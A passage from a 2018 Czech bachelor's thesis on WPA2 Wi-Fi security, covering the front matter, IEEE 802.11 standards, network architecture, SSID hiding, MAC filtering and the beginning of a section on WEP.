

Vysoká škola ekonomická v Praze
Fakulta informatiky a statistiky

Šifrování WPA2, aktuální hrozby

BAKALÁŘSKÁ PRÁCE

ve studijním programu Aplikovaná informatika

Autor: Martin Jungmann

Vedoucí bakalářské práce: Ing. Ladislav Luc

Praha, duben 2018

Prohlášení

Prohlašuji, že jsem bakalářskou práci s názvem Šifrování WPA2, aktuální hrozby vypracoval samostatně za použití uvedených pramenů a literatury.

V Praze dne 26. duben 2018

.....

Martin Jungmann

Poděkování

Rád bych poděkoval panu Ing. Ladislavu Lucovi za odborné vedení mé práce, cenné rady a vstřícnost při konzultacích.

Mé poděkování též patří Mgr. Šárce Tobrmanové, Ph.D. za pomoc s překladem částí použité literatury a všem, kteří mne v průběhu studia podporovali, především pak své rodině.

Abstrakt

Tato bakalářská práce se zabývá problematikou zabezpečení bezdrátových sítí pomocí šifrování WPA2. Cílem práce je ověření odolnosti zabezpečení WPA2 vůči vybraným útokům ve srovnání se zabezpečením WEP. Dílčími cíli jsou: na základě uskutečněných útoků identifikovat slabiny v šifrování WPA2, prověření možných slabin WEP a porovnat náročnosti jednotlivých typů útoků při využití standardní výpočetní techniky. V teoretické části jsou představeny nejdůležitější standardy, které vymezují Wi-Fi síť. Dále je práce věnována architektuře, základním principům fungování bezdrátových sítí. Hlavní část práce je zaměřena na možnosti a způsoby zabezpečení WLAN sítí, včetně principu odvozování a distribuce šifrovacích klíčů. Teoretická část je zakončena popisem možných hrozeb a útoků na Wi-Fi síť, jež primárně necílí na prolomení hesla k dané síti. Praktická část se věnuje simulaci vybraných útoků na protokoly WPA2 a WEP. Exekuce útoků probíhá pomocí nástrojů operačního systému Kali linux. Výstupní data z provedených útoků slouží k naplnění hlavního cíle práce, včetně těch dílčích.

Klíčová slova

bezpečnost, IEEE 802.11, šifrování, Wi-Fi, WPA2

Abstract

This BA thesis deals with the problem of the security of wireless networks by means of WPA2 encryption. It aims to ascertain the reliability of the WPA2 security against selected attacks as opposed to the WEP security. Its sub-goals are: to identify weaknesses in WPA2 encryption in the face of the realized attacks, to assess a security weakness of WEP and to compare the difficulties of the individual types by use of standard IT. The theoretical part of the thesis demonstrates the most important standards defining Wi-Fi network. It is further concerned with architecture – the basic principles of wireless network functioning. The main part of the thesis is focused on the possibilities and ways of securing WLAN networks, including the principle of derivation and distribution of encryption keys. The theoretical part is concluded with a description of potential threats to and attacks on Wi-Fi network whose primary aim is not to crack a particular network password. The practical part is devoted to the simulation of selected attacks on the WPA2 and WEP protocols. The attacks are executed via the tools of the operation system Kali linux. The data gathered from the realized attacks constitute all the accomplished goals of the thesis, both the main and partial ones.

Key words

security; IEEE 802.11; encryption; Wi-Fi; WPA2

Obsah

Úvod	11
1 Standardy a architektura Wi-Fi sítí.....	12
1.1 Standard IEEE 802.11.....	12
1.1.1 IEEE 802.11a	12
1.1.2 IEEE 802.11b.....	12
1.1.3 IEEE 802.11i	12
1.1.4 IEEE 802.11.g	13
1.1.5 IEEE 802.1x	13
1.2 Struktura Wi-Fi sítě.....	13
1.2.1 Komponenty bezdrátové sítě	13
1.2.2 Ukázka fungování komponent ve WLAN síti.	14
1.2.3 Autentizace, asociace a de-asociace u Wi-Fi.....	14
2 Typy bezdrátových sítí.....	15
2.1 Ad-hoc síť.....	15
2.2 Infrastrukturní síť.....	16
3 Zabezpečení bezdrátových sítí	17
3.1 Skrytí SSID.....	17
3.1.1 Ukázka nastavení skrytí SSID	18
3.2 Filtrování MAC adres.....	18
3.2.1 Filtrování MAC adres – Whitelist.....	18
3.2.2 Filtrování MAC adres – Blacklist	19
3.3 WEP.....	19
3.4 WPA.....	20
3.4.1 WPA-TKIP.....	20
3.5 WPA2.....	21
3.5.1 AES.....	21
3.5.2 Slabiny AES	22
3.5.3 CCMP	22
3.6 Robust Security Network.....	23
3.6.1 802.11i hierarchie klíčů	23
3.6.2 Hierarchie párových klíčů	23
3.6.3 Hierarchie skupinového klíče	24
3.6.4 802.11i Odvození a distribuce klíčů.....	25
3.6.5 Aktualizace párových klíčů metodou: The four-way handshake.....	26

3.6.6	Aktualizace skupinových klíčů: The group key handshake.....	27
3.6.7	Podpora různých metod šifrování.....	27
3.7	WPS.....	28
4	Útoky na Wi-Fi sítě a metody obrany.....	29
4.1	Typy útoků na bezdrátové sítě.....	29
4.1.1	Odposlech sítě.....	29
4.1.2	Man-in-The-Middle	29
4.1.3	DoS	30
4.1.4	Falšování MAC adresy	31
4.1.5	Falešný přístupový bod	31
4.1.6	KRACK.....	31
4.2	Metody obrany.....	32
4.2.1	Šifrování komunikace pomocí protokolů HTTPS, SSL/TLS	32
4.2.2	VPN.....	32
5	Praktické útoky na zabezpečení Wi-Fi.....	33
5.1	Použitý hardware a software.....	33
5.2	Prolomení WEP klíče.....	34
5.2.1	PWT Útok na WEP klíč	35
5.3	Prolomení zabezpečení WPA2-CCMP.....	39
5.3.1	Slovníkový útok vůči WPA2-CCMP	39
5.3.2	Vylepšený slovníkový útok vůči WPA2-CCMP – Rainbow table	43
5.3.3	Útok na slabinu WPS	46
5.4	Výsledky provedených útoků.....	49
	Závěr.....	51
	Použitá literatura.....	52

Seznam obrázků

Obrázek 1: princip fungování komponent, zdroj (7)	14
Obrázek 2: schéma ad hoc sítě, zdroj (10)	15
Obrázek 3: schéma infrastrukturní sítě, zdroj (11)	16
Obrázek 4: skrytí SSID, zdroj autor	18
Obrázek 5: TKIP šifrování, zdroj (20)	20
Obrázek 6: AES transformační krok – posun řádků, zdroj (22)	21
Obrázek 7: CCMP proces šifrování rámce, zdroj (20)	22
Obrázek 8: Párová hierarchie klíčů, zdroj (20)	23
Obrázek 9: Primární skupinový klíč, zdroj (20)	24
Obrázek 10: Výměna klíčů v rámci handshakes, zdroj (20)	25
Obrázek 11: útok typu MiTM, zdroj (27)	30
Obrázek 12: VPN princip fungování, zdroj (34)	32
Obrázek 13: Síťový adaptér, zdroj autor	35
Obrázek 14: Monitor mód, zdroj autor	36
Obrázek 15: Skenování sítí, zdroj autor	37
Obrázek 16: Zachycení IV a prolomení WEP klíče, zdroj autor	38
Obrázek 17: Skenování sítí, zdroj: autor	39
Obrázek 18: Aktivní odposlech sítě TestLINK, zdroj autor	40
Obrázek 19: Odchycení handshake a deautentifikace zařízení, zdroj autor	40
Obrázek 20: Generování heslového seznamu programem Crunch, zdroj autor	41
Obrázek 21: Prolomení WPA2-CCMP slovníkovým útokem, zdroj autor	42
Obrázek 22: Vytvoření databáze s hesly, zdroj autor	43
Obrázek 23: Zápis názvu sítě do souboru, zdroj autor	43
Obrázek 24: Vložení SSID do databáze WPA2-DB, zdroj autor	44
Obrázek 25: Generování PMK klíčů v databázi WPA2-DB, zdroj autor	44
Obrázek 26: Vyhledání shodného klíče pomocí databáze s klíči PMK, zdroj autor	44
Obrázek 27: Výstup programu WASH - AP s aktivním WPS, zdroj autor	46
Obrázek 28: Útok pomocí Bully, zdroj autor	47
Obrázek 29: Výstup z realizovaného útoku pomocí Bully, zdroj autor	47
Obrázek 30: Obrana proti WPS - timeout pinů, zdroj autor	48

Seznam zkratek

AES – Advance Encryption Standard (standard pokročilého šifrování)

AP – Access Point (přístupový bod)

ARP – Address Resolution Protocol (protokol pro zjišťování MAC adres)

BSSID – Basic Service Set Identifier (zpravidla MAC adresa AP)

CCMP – Counter Cipher Mode with Block Chaining Message Authentication Code Protocol
(šifrovacího protokol pro bezdrátové sítě)

DDoS – Distributed Denial of Service (odepření služby - přehlcení cílové služby)

DES – Data Encryption Standard (standard pro šifrování dat)

DoS – Denial of Service (odepření služby)

DS – Distribution System (distribuční systém)

DSSS – Direct Sequence Spread Spectrum (technika přímého rozprostřeného spektra)

EAP – Extensible Authentication Protocol (autentizační framework pro WLAN)

EAPOL – Extensible Authentication Protocol over LAN (autentizační Framework pro LAN)

ESSID – Extended Service Set Identifier (identifikátor Wi-Fi sítě)

FHSS – Frequency Hopping Spread Spectrum (metoda přenosu v rozprostřeném spektru)

GHz – Gigahertz

GMK – Group Master Key (hlavní skupinový klíč)

GTK – Group Transient Key (přechodný skupinový klíč)

HTTP – Hyper Text Transfer Protokol (internetový protokol určený pro výměnu hypertextových dokumentů ve formátu HTML)

HTTPS – Hyper Text Transfer Protokol Secured (protokol umožňující zabezpečenou komunikaci v počítačové síti)

IEEE – Institute of Electrical and Electronics Engineers (Institut pro elektrotechnické a elektronické inženýrství)

IP – Internet Protocol (základní protokol pracující na síťové vrstvě používaný v počítačových sítích a Internetu)

IV – Initialization Vector (inicializační vektor)

KCK – Key Confirmation Key (klíč k výpočtu ověření integrity klíče v rámci PTK)

KEK – Key Encryption Key (klíč k šifrování klíče v rámci PTK)

KRACK – Key Reinstallation Attack (útok na principu reinstalace klíčů)

LAN – Local Area Network (lokální, místní síť)

MAC – Media Access Control (jednoznačný identifikátor síťového zařízení)

Mbps – Megabit per second (megabit za sekundu)

MIC – Michael Integrity Check (algoritmus Michael pro ověření integrity)

MiTM – Man-in-the-middle („člověk mezi“ - název útoku na kryptografii)

NFC – Near Field Communication (modulární technologie radiové bezdrátové komunikace mezi elektronickými zařízeními na velmi krátkou vzdálenost)

OFDM – Orthogonal Frequency Division Multiplexing (ortogonální multiplex s frekvenčním dělením)

OSA – Open System Authentication (Nedochází k žádné autorizaci)

PBC – Push Button Configuration (konfigurace WPS pomocí tlačítka)

PMK – Pairwise Master Key (hlavní párový klíč)

PSK – Pre-Shared Key (předem sdílený klíč)

PTK – Pairwise Transient Key (přechodný párový klíč)

RSN – Robust Security Network (definuje autentizační proces v rámci WPA2-CCMP)

SKA – Shared Key Authentication (autentizace sdíleným klíčem)

SSID – Service Set Identifier (identifikátor bezdrátové sítě Wi-Fi)

SSL – Secure Socket Layer (aplikační vrstva poskytující zabezpečenou komunikaci)

STA – Station (zařízení)

TK – Transient Key (přechodný klíč)

TKIP – Temporal Key Integrity Protocol (bezpečnostní protokol v rámci zabezpečení WPA)

TLS – Transport Layer Security (kryptografický protokol, poskytující zabezpečenou komunikaci)

USB – Universal Serial Bus (univerzální sériová sběrnice)

VPN – Virtual Private Network (virtuální privátní síť)

WEP – Wired Equivalent Privacy (bezpečnostní protokol pro WLAN síť)

Wi-Fi – Wireless Fidelity (standart bezdrátové komunikace v počítačových sítích)

WLAN – Wireless Local Area Network (Bezdrátová lokální síť)

WPA – Wi-Fi Protected Access (chráněný přístup k Wi-Fi)

WPA2 – Wi-Fi Protected Access verze 2 (chráněný přístup k Wi-Fi verze 2)

WPS – Wi-Fi Protected Setup (metoda zjednodušující přístup do bezdrátové sítě)

Úvod

Přístup k internetu přes Wi-Fi síť je pro mnohé uživatele již standardní záležitost. Skrze internet provádíme nesčetně operací s citlivými údaji, ke kterým máme přístup pouze my a nechceme, aby tyto údaje byly zneužity. Abychom minimalizovali riziko zcizení osobních údajů, je žádoucí, aby spojení mezi koncovým zařízením a přístupovým bodem bylo šifrováno. Existuje několik technologií, kterými lze bezdrátovou síť zabezpečit, ovšem ne všechny technologie jsou schopny poskytnout adekvátní míru bezpečnosti pro jejich uživatele.

Neustálý vývoj nových technologií přináší i nové hrozby. Zvýšení výpočetního výkonu a optimalizace algoritmů v posledních několika letech má za následek, že některé bezpečnostní standardy přestaly být dostatečně efektivní a musely být nahrazeny novými. Předmětem této práce je způsob zabezpečení skrze WPA2, který implementoval standard IEEE 802.11i v roce 2004. Od té doby došlo k mnoha aktualizacím standardu, a však ty nepřinesly žádné zásadní změny v principu šifrování.

Pomocí WPA2 je v dnešní době chráněna většina domácích sítí, jenže protokol obsahuje několik slabín a hrozeb, které lze využít prolomení zabezpečení sítě a napadení zařízení využívajících danou síť.

Bakalářská práce je rozdělena dvou základních částí, jedná se o členění na teoretickou a praktickou část. V úvodu teoretické části dojde k představení základního principu fungování Wi-Fi sítí včetně uvedení jejich architektury a nejdůležitějších standardů, které Wi-Fi sítě vymezují. Hlavním cílem je však seznámení čtenáře s problematikou zabezpečení bezdrátových sítí, poukázání na možnosti zabezpečení Wi-Fi sítí a princip odvozování a distribuce klíčů v rámci RSN.

V praktické části bude provedeno ověření odolnosti zabezpečení WPA2 vůči vybraným typům útoků ve srovnání s odolností původní metody zabezpečení WEP. Na základě uskutečněných útoků dojde k identifikaci slabín v šifrování WPA2 a k prokázání bezpečnostního rizika, které se vyskytuje v zabezpečení WEP. Výsledkem bude porovnání náročnosti jednotlivých typů útoků při využití standardní výpočetní techniky.

1 Standardy a architektura Wi-Fi sítě

V úvodu této kapitole budou popsány vybrané standardy IEEE 802.11 a především standard IEEE 802.11i, který bude podrobněji rozveden v sekci zabezpečení bezdrátových sítí. Dále bude rozebrána struktura a hlavní komponenty bezdrátové sítě WLAN.

1.1 Standard IEEE 802.11

V roce 1997 byl přijat první standard pro WLAN sítě, který byl aktualizován v roce 1999. Standard definuje bezdrátovou síť v pásmu 2,4 GHz s rychlostí 1 až 2 MHz. Cílem standardu je popsat síť WLAN, která poskytuje služby dříve užívané v drátových sítích, jako například: vysokou propustnost, spolehlivost při přenosu dat a stálou konektivitu. Při použití sítě dle standardu bylo možné zvolit metodu modulace s přeskoky kmitočtu FHSS nebo metodu přímé sekvence DSSS. (1) (2)

Architektura IEEE 802.11 je navržena, aby podporovala síť, kde je většina rozhodujících úloh rozdělena do mobilních stanic. Tento koncept zahrnuje několik důležitých komponent: stanice, přístupový bod, základní služby, bezdrátové medium, distribuční systém a rozšířené služby. (1)

1.1.1 IEEE 802.11a

Definuje bezdrátovou síť o frekvenci okolo 5 GHz a umožňuje přenášet data až rychlostí 54 Mbps. Tento standard je používán hlavně v mimoevropských zemích především ve Spojených státech amerických. Hlavní výhodou standardu oproti IEEE 802.11b je vyšší přenosová rychlost. Síť je však náchylnější na rušení a disponuje menším dosahem. (2)

1.1.2 IEEE 802.11b

Jedná se o bezdrátovou síť ve frekvenčním pásmu 2,4 GHz o rychlosti až 11 Mbps. Standard je implementován pro většinu zemí Evropské unie. V České republice je upraven Českým telekomunikačním úřadem podle norem VO-R/12/09.2010-12 nebo VO-R/10/11.2016-13. (3) (4)

1.1.3 IEEE 802.11i

Rozšiřuje původní standard IEEE 802.11 o bezpečnostní mechanismy pro bezdrátové sítě. Původně se jednalo o definování zabezpečení typu WEP v roce 1999, které po svém prolomení bylo nahrazeno robustnějšími mechanismy na šifrování komunikace. Nevyhovující protokol WEP nahradil protokol TKIP, který byl implementován jako součást WPA. V roce 2004 došlo k implementaci protokolu CCMP, který je součástí WPA2. Od roku 2006 musí standard IEEE 802.11i implementovat všechna zařízení podléhající certifikaci Wi-Fi. (5)

1.1.4 IEEE 802.11g

Standard slučuje standardy IEEE 802.11a a IEEE 802.11b, tím že do pásma o frekvenci 2,4 GHz zavádí modulační metodu OFDM, která svými parametry nahrazuje FHSS i DSSS. Touto metodou lze dosáhnout přenosové rychlosti až 54 Mbps. Standard 802.11g zároveň zachovává zpětnou kompatibilitu pro zařízení pracující podle IEEE 802.11b. (6)

1.1.5 IEEE 802.1x

„802.1x je obecný bezpečnostní rámec pro všechny typy LAN, zahrnující autentizaci uživatelů, integritu zpráv (šifrováním) a distribuci klíčů. Ověřování se u WLAN realizuje na úrovni portů přístupového bodu WLAN (protokol ale není specifický pro bezdrátové sítě). 802.1x má za cíl blokovat přístup k segmentu lokální sítě pro neoprávněné uživatele. Ověřování ve WLAN provádí přístupový bod pro klienty na základě jejich výzvy pomocí seznamu nebo externího autentizačního systému (serveru Kerberos nebo RADIUS (Remote Authentication Dial In User Service). Pouze ověřený uživatel má možnost přístupu k bezdrátové síti. K šifrování dat v další komunikaci se používají pro každou autentizovanou stanici dynamické klíče. Tyto klíče jsou známy pouze dané stanici, mají omezenou životnost a využívají se k šifrování rámců na daném portu, dokud se stanice neodhlásí nebo neodpojí.“ (2)

1.2 Struktura Wi-Fi sítě

Odborně též WLAN, toto označení se obecně používá pro jakoukoliv bezdrátovou síť, která je svým principem ekvivalentní síti LAN, avšak přenos dat je prováděn skrze elektromagnetických radiových vln o frekvenci nejčastěji 2,4 nebo 5 GHz na podporovaném standardu, který je v dnešní době IEEE 802.11g.

1.2.1 Komponenty bezdrátové sítě

Hlavními fyzickými komponenty jsou: distribuční systém, přístupový bod, bezdrátové médium a stanice.


Stanice – pod pojmem si lze představit jakékoliv zařízení, které lze připojit k bezdrátové síti například: mobilní telefon, tiskárna a laptop. Obecně lze říci, že se jedná o zařízení s vlastní MAC adresou, které obsahuje síťovou kartu nebo síťový adaptér. (1)

Přístupový bod – jedná se o zařízení, ke kterému se připojují koncové stanice. AP poskytuje centralizovaný způsob komunikace. Jeho hlavní úkolem je tvořit most mezi kabelovou a bezdrátovou sítí a směřovat komunikaci v rámci sítě. (2)

Distribuční systém – je v podstatě mechanismus prostřednictvím, kterého se řídí komunikace mezi přístupovými body v rámci rozsáhlejší sítě směrem ke stanicím. Standard IEEE 802.11 nedefinuje žádné omezení nebo způsob jakým má být DS implementován, pouze že služba DS musí být poskytována v rámci standardu. Z pravidla v komerčních sítích bývá distribuční systém kombinací síťového mostu (bridge) a ethernetu (primární LAN sítě). (1) (2)

Bezdrátové médium – v LAN sítích se jedná o kabelové spojení. V rámci WLAN je tedy přenosovým médiem vzduch, konkrétně rádiové vlny o frekvenci 2,4 nebo 5 GHz. (2)

1.2.2 Ukázka fungování komponent ve WLAN síti.



Obrázek 1: princip fungování komponent, zdroj (7)

1.2.3 Autentizace, asociace a de-asociace u Wi-Fi

Klasické drátové LAN sítě mají tento problém řešený pomocí fyzického propojení mezi koncovým zařízením a AP. Asociace je dána pouhým propojením a není zapotřebí žádné dodatečné ověření, jako u je tomu právě u bezdrátových sítí.

Vezme-li v potaz architekturu bezdrátové sítě, je jasné, že spojení mezi jednotlivými zařízeními a přístupovým bodem nemůže být fixní. Jelikož se spojení mezi stanicemi a AP většinou dynamicky mění v čase, je nutné fyzické spojení nahradit službou, která bude logické propojení vytvářet. Přístupové body Wi-Fi jsou proto vybaveny funkcí, které spolehlivě dokáží kabelové spojení nahradit. Jedná se především o schopnosti autentizace, asociace a de-asociace. (8)

Autentizace zajišťuje identifikaci koncového zařízení a ověření, že se opravdu jedná o stanici, za kterou se vydává. V principu je tento problém řešen dvěma způsoby, buď pomocí OSA nebo za pomoci sdíleného klíče. V prvním případě, kdy se jedná o otevřenou autentizaci, v podstatě nedochází k ověření koncové stanice. V rámci autentizace pomocí SKA vyžaduje AP po koncové stanici prokázání vlastnictví daného ověřovacího klíče. (8)


Pod pojmem asociace si lze připravit nastavení logické vazby mezi přístupovým bodem a určitou stanicí, doslova jde o tzv. přidružení stanice k danému AP. Při de-asociaci zařízení dochází k opačnému jevu, jímž je zrušení vazby mezi stanicí a přístupovým bodem. (8)

2 Typy bezdrátových sítí

V následující kapitole budou představeny typy sítí z pohledu architektury IEEE 802.11. V rámci sítě, kde spolu koncová zařízení komunikují na přímo za účelem výměny dat, mluvíme o ad-hoc síti. V případě, že komunikace probíhá skrze přístupový bod a koncová zařízení nekomunikují přímo mezi sebou, jde o tak zvanou infrastrukturní síť.

2.1 Ad-hoc síť


Charakteristickou vlastností sítě ad hoc je neexistence centrálního řídicího prvku, pod kterým si lze představit AP. Veškerá koncová zařízení komunikují mezi sebou a jsou si navzájem v rámci sítě rovny. Tento princip fungování sítě můžeme též označit jako peer to peer. Většina ad hoc sítí bývá vytvořena pouze k dočasnému použití na rozdíl od sítí infrastrukturních. Hlavní výhodou sítě je její jednoduchost ve smyslu vybudování, konfigurace a instalace. Avšak síť má i svá úskalí, uživatel může komunikovat pouze se zařízeními, která jsou aktuálně v dosahu. Kvůli využívání jedné komunikační frekvence, je možné síť snadno rušit a znemožnit datové spojení mezi jednotlivými stanicemi. (9)



Obrázek 2: schéma ad hoc sítě, zdroj (10)

2.2 Infrastrukturní síť

V infrastrukturních sítích je veškerý provoz směřován přes AP. Jedná se o přesný opak sítě ad hoc, koncová zařízení spolu musí komunikovat výhradně skrze centrální řídicí prvek. Takto řízená komunikace potřebuje dvojnásobně široké pásmo oproti přímému spojení koncových STA. Tuto skutečnost lze považovat za jedinou nevýhodu infrastrukturní sítě, která je ovšem kompenzována možností vyrovnávat a řídit síťový provoz skrze daný AP. Zároveň tento režim komunikace je méně energeticky náročný pro koncové zařízení. (2)



Obrázek 3: schéma infrastrukturní sítě, zdroj (11)

3 Zabezpečení bezdrátových sítí

Každá bezdrátová síť představuje riziko, neboť komunikace probíhá skrze rádiové vlny, tudíž ji lze snadno odposlechnout. V následující kapitole budou představeny možnosti, kterými lze bezdrátovou síť zabezpečit.

3.1 Skrytí SSID

„Spousta odborníků na bezpečnost bezdrátových sítí bude argumentovat, že skrývání SSID je ztrátou času, zatímco jiní považují uzavřenou síť za další vrstvu zabezpečení.“ (12)

Někdy se též využívá označení ESSID, ve své podstatě se jedná o název sítě, který přístupový bod vysílá. V případě, že nechceme, aby naši síť mohl vidět kdokoli, lze na AP nastavit volbu skrýt SSID. Přístupový bod na základě daného nastavení přestane vysílat v beacon frame jméno sítě a místo názvu SSID se v beacon frame začne objevovat prázdné pole. (12)

Beacon frame je označení pro řídicí rámec SSID pro bezdrátové sítě, který je pravidelně vysílán přístupovým bodem za účelem umožnit přístup do sítě koncovým stanicím. (13)

Hlavní myšlenkou maskování SSID je, že asociaci k AP může provést pouze takové zařízení, které název SSID zná. Ostatní stanice, které provádějí pasivní sken, nedokáží síť identifikovat, ani zahájit proces asociace a autentizace zařízení do sítě. Ovšem existují i zařízení, které využívají programy pro aktivní skenování AP. Jejichž cílem je právě na základě zaslaného nulového sondážního paketu získat název SSID. Nicméně pokud je AP správně nakonfigurován, měla by být jeho reakce stejná jako u pasivního skenování a v beacon frame se znovu objeví SSID prázdné. Tudíž ani aktivní skenování nemusí odhalit SSID sítě. (12)

Zdálo by se, že maskováním SSID můžeme síť izolovat a tím získat chráněnou WLAN, do které mají přístup pouze stanice, které znají název sítě. Avšak komunikaci mezi AP a koncovou stanicí lze stále odposlechnout. Následně pomocí nástrojů pro analýzu síťového provozu identifikovat a přečíst paket s obsahem SSID sítě, protože i oprávněná zařízení musí provést proces asociace a autentizace u přístupového bodu. Skrývání SSID je určité funkcionalitou, která může nepatrně vylepšit bezpečnost sítě. Z pohledu standardu IEEE 802.11 není maskování SSID definováno jako bezpečnostní řešení, takže implementace do koncových AP závisí výhradně na výrobci. (12)

3.1.1 Ukázka nastavení skrytí SSID

Bezdrátové vysílání:	☐ Povolit
Jméno bezdrátové sítě (SSID):	TestovacíSít ☒ Skrýt identifikátor SSID
Zabezpečení:	WPA/WPA2 osobní (doporučeno)
Verze:	☐ Auto ☒ WPA2-PSK
Šifrování:	☐ Auto ☐ TKIP ☒ AES
Heslo:	test1234
Režim:	802.11bgn smíšený
Kanál:	Auto
Šířka kanálu:	Auto
Síla vysílání:	☐ Nízké ☐ Střední ☒ Vysoké

Obrázek 4: skrytí SSID, zdroj autor

3.2 Filtrování MAC adres

„MAC adresa (Media Access Control) identifikuje každé zařízení na vaší síti. MAC adresa je alfanumerická řada oddělená dvojtečkami, například 00:02:D1:1A:2D:12. Zařízení v síti využívají tuto adresu pro identifikaci při odesílání a přijímání dat přes síť.“ (14)

Přístupový bod zpravidla umožňuje dvě možné konfigurace z pohledu filtrování MAC adres. V případě, že jsou v rámci filtru definována zařízení, která mají přístup k síti, jedná se o „whitelist“. Pokud určujeme stanice, které se svou MAC adresou nemají přístup do sítě, jde o tzv. „blacklist“.

3.2.1 Filtrování MAC adres – Whitelist

Přístup do sítě mají jen autorizovaná zařízení, jejichž MAC adresa je obsažena v seznamu povolených stanic v routeru. Tento způsob zabezpečení může odradit průměrného uživatele, nikoliv však zkušeného útočníka. MAC adresa sice jednoznačně určuje každé zařízení v síti, ale při komunikaci mezi AP a koncovou stanicí není údaj MAC adresy nijak chráněn, respektive není šifrován. Pokud je komunikace aktivně odchytávána, útočník může snadno zjistit MAC adresy oprávněných zařízení. Se znalostí autorizovaných MAC adres pak již pouze zamění na své síťové kartě MAC adresu za adresu jedné z autorizovaných stanic. Po odpojení dané stanice ze sítě se může do sítě přihlásit, v případě že neexistuje další zabezpečení dané WLAN. V případě větších sítí může být whitelisting značně nepraktický, neboť na každém AP v rámci sítě je nutné nastavit adresy oprávněných zařízení. Každé přidání nového zařízení, či udělení přístupu hostovi se stává časově náročným na úkor přidání hodnoty bezpečnosti. (14)

3.2.2 Filtrování MAC adres – Blacklist

Někdy se též používá označení „Blocklist“. Definuje zařízení, která nemají přístup k danému AP. V praxi není tato varianta příliš používána, protože potenciální útočník nemusí ani měnit MAC adresu síťového adaptéru, ale vystačí si s jiným zařízením, které není v tabulce Blacklist evidováno. Efektivita blokování určitých MAC adres je velice nízká a z důvodu, že většina AP povoluje blokovat jen určitý počet stanic podle jejich fyzických adres. (15)

3.3 WEP

„Wired Equivalent Privacy (WEP) je nejrozšířenější bezpečnostní protokol Wi-Fi na světě. Především díky své funkčnosti, zpětné kompatibilitě a faktu, že se jako první protokol objevuje v menu nastavení mnoha routerů.“ (16)

WEP byl v roce 1999 představen jako první šifrovací algoritmus standardu IEEE 802.11. Důvodem zavedení protokolu WEP byla snaha znemožnit nebo při nejmenším ztížit útočníkům odposlouchání komunikace mezi uživateli a přístupovým bodem, která nebyla do dané doby nijak chráněna. První verze algoritmu nebyly příliš silné z důvodu amerického omezení o vývozu kryptografických technologií. Výrobci v té době uváděly na trh pouze zařízení s podporou jen 64 bitového šifrování. Po zrušení omezení o vývozu kryptografických technologií ze strany Spojených Států došlo k navýšení šifrování na 128 bitů. (16)

